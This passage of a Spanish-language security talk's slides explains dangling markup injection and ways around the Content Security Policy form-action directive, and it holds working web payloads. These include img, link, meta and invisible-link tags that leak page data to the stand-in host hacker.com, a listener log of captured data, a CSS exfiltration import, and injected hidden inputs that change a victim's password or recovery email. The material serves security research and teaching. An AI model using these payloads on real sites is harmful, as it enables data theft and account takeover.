    <span> Nombre:    Zero-cool </span><br />
```

```
    <span> Email:    0-cool@hackers.com </span><br />
```

```
    <span> Telefono:  +1 (337) 31337-31337 </span><br />
```

```
  </div>
```

```
  <br /><br />
```

```
  <div>
```

```
    <span> Nombre:    Acid burn </span><br />
```

```
    <span> Email:    acid-burn@hackers.com </span><br />
```

```
    <span> Telefono:  +1 (337) 999-777-999 </span><br />
```

```
  </div>
```

```
  No hay comilla aquí.
```

```

```

← → ↻ [/vulnerable?datos=<p><h4>Datos+secretos:</p></h4><div>Nombre:+Zero-cool+<...</div>](#)

Datos secretos:

Nombre: Zero-cool
Email: 0-cool@hackers.com
Telefono: +1 (337) 31337-31337

Nombre: Acid burn
Email: acid-burn@hackers.com
Telefono: +1 (337) 999-777-999




```
Listening on 0.0.0.0 4444
Connection received on localhost 36208
GET /exfiltrate_data/ HTTP/1.1
Host: 127.0.0.1:4444
Connection: keep-alive
sec-ch-ua-platform: "Linux"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.0.0
sec-ch-ua: "Chromium";v="130", "Google Chrome";v="130", "Not?A_Brand";v="99"
sec-ch-ua-mobile: ?0
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: http://lab.localhost/xss/dangling-div.php?html_injection=%3Cimg+src%3D%27%2F%2F127.0.0.1%3F
r%27+referrerpolicy%3D%27unsafe-url%27&exfiltrated_data=%3Cp%3E%3Cb%3E%3Ch4%3E%0D%0A%09Secret+data%3E%3C%2Fh4%3E%0D%0A%0D%0A+++++++%3Cdiv%3E%0D%0A+++++++%3Cspan%3E+Name%3A++++Zero-cool+%3C%2Fspan%3E+Email%3A+++0-cool%40hackers.com+%3C%2Fspan%3E%0D%0A+++++++%3Cspan%3E+Phone%3A+++%2B13C%2Fspan%3E%0D%0A+++++++%3C%2Fdiv%3E%0D%0A%0D%0A+++++++%3Cdiv%3E%0D%0A+++++++%3Cspan%3E+Namepan%3E%0D%0A+++++++%3Cspan%3E+Email%3A+++acid-burn%40hackers.com+%3C%2Fspan%3E%0D%0A+++++++%2B1+%28337%29+666-777-999+%3C%2Fspan%3E%0D%0A+++++++%3C%2Fdiv%3E%0D%0A%0D%0A+++++++Save+your+cont%0D%0A%0D%0A%3Cimg+src%3D%22%2Fimgs%2Fcoffee.png%22+width%3D%22519+px%22+height%3D%22318+px%22+%2F%3E%0D%0A%3C%2Fhtml%3E%0D%0A%0D%0A
Accept-Encoding: gzip, deflate, br, zstd
Accept-Language: en-US,en;q=0.9,es;q=0.8
```

Maneras de exfiltrar la URL

```
<img src='https://hacker.com' referrerpolicy='unsafe-url' />
```

```
<link referrerpolicy='unsafe-url' rel="preload" as="font" href="https://hacker.com" />
```

```
<link referrerpolicy='unsafe-url' rel="preload" as="image" href="https://hacker.com" />
```

```
<link referrerpolicy='unsafe-url' rel="preload" as="script" href="https://hacker.com" />
```

```
<link referrerpolicy='unsafe-url' rel="preload" as="style" href="https://hacker.com" />
```

```
<link referrerpolicy='unsafe-url' rel="preload" as="track" href="https://hacker.com" />
```

```
<link referrerpolicy='unsafe-url' rel="stylesheet" href="https://hacker.com" />
```

[/vulnerable.aspx](#)

Redirección

```
<meta http-equiv="Refresh" content="0, url=https://hacker.com/" />
```

```
<meta name="referrer" content="unsafe-url" />
```

[/vulnerable.aspx](#)

Evasión del Content Security Policy


```
<a referrerpolicy="unsafe-url" href="https://hacker.com"  
  style="opacity: 0; width: 100%; height: 100%;  
      position: absolute; top: 0; right: 0;" />
```

Política form-action

● 'self' ● 'none'



Aplicaciones cuyo **form-action** puede ser roto



Otras tácticas para lidiar con
el Content-Security-Policy

`style-src` siempre está en `'unsafe-inline'`

`style-src` siempre está en `'unsafe-inline'`

El CSS es peligroso pero mucha gente no sabe

- Aplicaciones que permiten CSS

100.0%

`style-src` siempre está en `'unsafe-inline'`

Algoritmos con CSS:

- Aritmética
- Memoria
- Condiciones
- Ciclos

CSS armamentado

Gareth Heyes, Eduardo Vela Nava, David Lindsay en Blue Hat:


<https://thespanner.co.uk/2008/10/20/bluehat>

Herramienta de explotación por Gareth Heyes de Portswigger

***** Exfiltración de datos con CSS *****

```
<style> @import 'https://portswigger-labs.net/blind-css-exfiltration/start'; </style>
```

@garethheyes



Sobre escritura de parámetros

Sobre escritura de parámetros

```
<form action="/cambiar_contraseña">  
  <input name="contraseña_actual" type="password" />  
  <input name="contraseña_nueva" type="password" />  
  <input name="contraseña_nueva_confirma" type="password" />  
  
  <input type="submit" value="Cambiar contraseña" />
```

Sobre escritura de parámetros

```
<form action="/cambiar_contraseña">
```

```
<input name="contraseña_nueva" value="tu_cuenta_es_mia" hidden />
```

```
<input name="contraseña_nueva_confirma" value="tu_cuenta_es_mia" hidden />
```

```
<form action="/cambiar_contraseña">
```

```
  <input name="contraseña_actual" type="password" />
```

```
  <input name="contraseña_nueva" type="password" />
```

```
  <input name="contraseña_nueva_confirma" type="password" />
```

```
  <input type="submit" value="Cambiar contraseña" />
```

Sobre escritura de parámetros

```
<form action="/cambiar_contraseña">
```

```
<input name="contraseña_nueva" value="tu_cuenta_es_mia" hidden />
```

```
<input name="contraseña_nueva_confirma" value="tu_cuenta_es_mia" hidden />
```

```
<form action="/cambiar_contraseña">
```

```
  <input name="contraseña_actual" type="password" />
```

```
  <input name="contraseña_nueva" type="password" />
```

```
  <input name="contraseña_nueva_confirma" type="password" />
```

```
  <input type="submit" value="Cambiar contraseña" />
```

Sobreescribiendo parámetros

A veces el 1er parámetro es usado

A veces el 2do parámetro es usado

<https://medium.com/@0xAwali/http-parameter-pollution-in-2024-32ec1b810f89>

Exfiltración de tokens anti CSRF

Exfiltración de tokens anti CSRF

```
<form action="/buscar">
  ...
  <input name="CSRF_token" type="hidden"
    value="42e18d6d8dd684bc9355a553b5db0134" />
  ...
</form>
```

Exfiltración de tokens anti CSRF

```
<form action="/cambiar_correo_recuperacion">
```

```
<input name="correo_recuperacion" value="zero-cool@hackers.com" hidden />
```

```
<form action="/buscar">
```

```
...
```

```
<input name="CSRF_token" type="hidden"  
value="42e18d6d8dd684bc9355a553b5db0134" />
```

```
...
```

```
</form>
```

Conclusiones

La aplicación es explotable
si **form-action** no es usado

La gran mayoría de sitios web no usan **form-action**
(~82.5% del tiempo)

La directiva `form-action` puede ser rota

- Aún si `form-action` está en `'self'` los formularios todavía se pueden usar para enviar el formulario a otro dominio
- **Todo el documento es consumido**, sin necesidad de comilla
- Requiere interacción del usuario: 1 click
- El **87.5%** de los sitios tienen `form-action` en `'self'`

El bug bounty puede pagar si la app tiene login

El password manager no puede ser deshabilitado por la aplicación.

La inyección de marcado incompleto es útil cuando **form-action** está en '**none**'

- No se requiere interacción del usuario
- Estos ataques pueden ser bloqueados por otras directivas (**img-src**, **style-src**, **frame-src**)
- El ataque de enlace **<a>** requiere 1 click del usuario pero no puede ser bloqueado por ninguna directiva.
- Debe haber una comilla que termine la URL

Cuando form-action está en 'self'

Puede que la aplicación siga vulnerable

- Same-Site Request Forgery
- Sobre escritura de parámetros

Michal Zalewski, @lcamtuf

No sabía que algunas de estas técnicas
son públicas desde 2011

Otras son nuevas.

Postcards from the post-XSS world
(2011)

<https://lcamtuf.coredump.cx/postxss/>

Artículo escrito:

nzt-48.org

X: [@ruben_v_pina](https://twitter.com/ruben_v_pina)

Mastodon: [@ruben_v_pina](https://mastodon.social/@ruben_v_pina)

[linkedin.com/in/ruben-v-pina/](https://www.linkedin.com/in/ruben-v-pina/)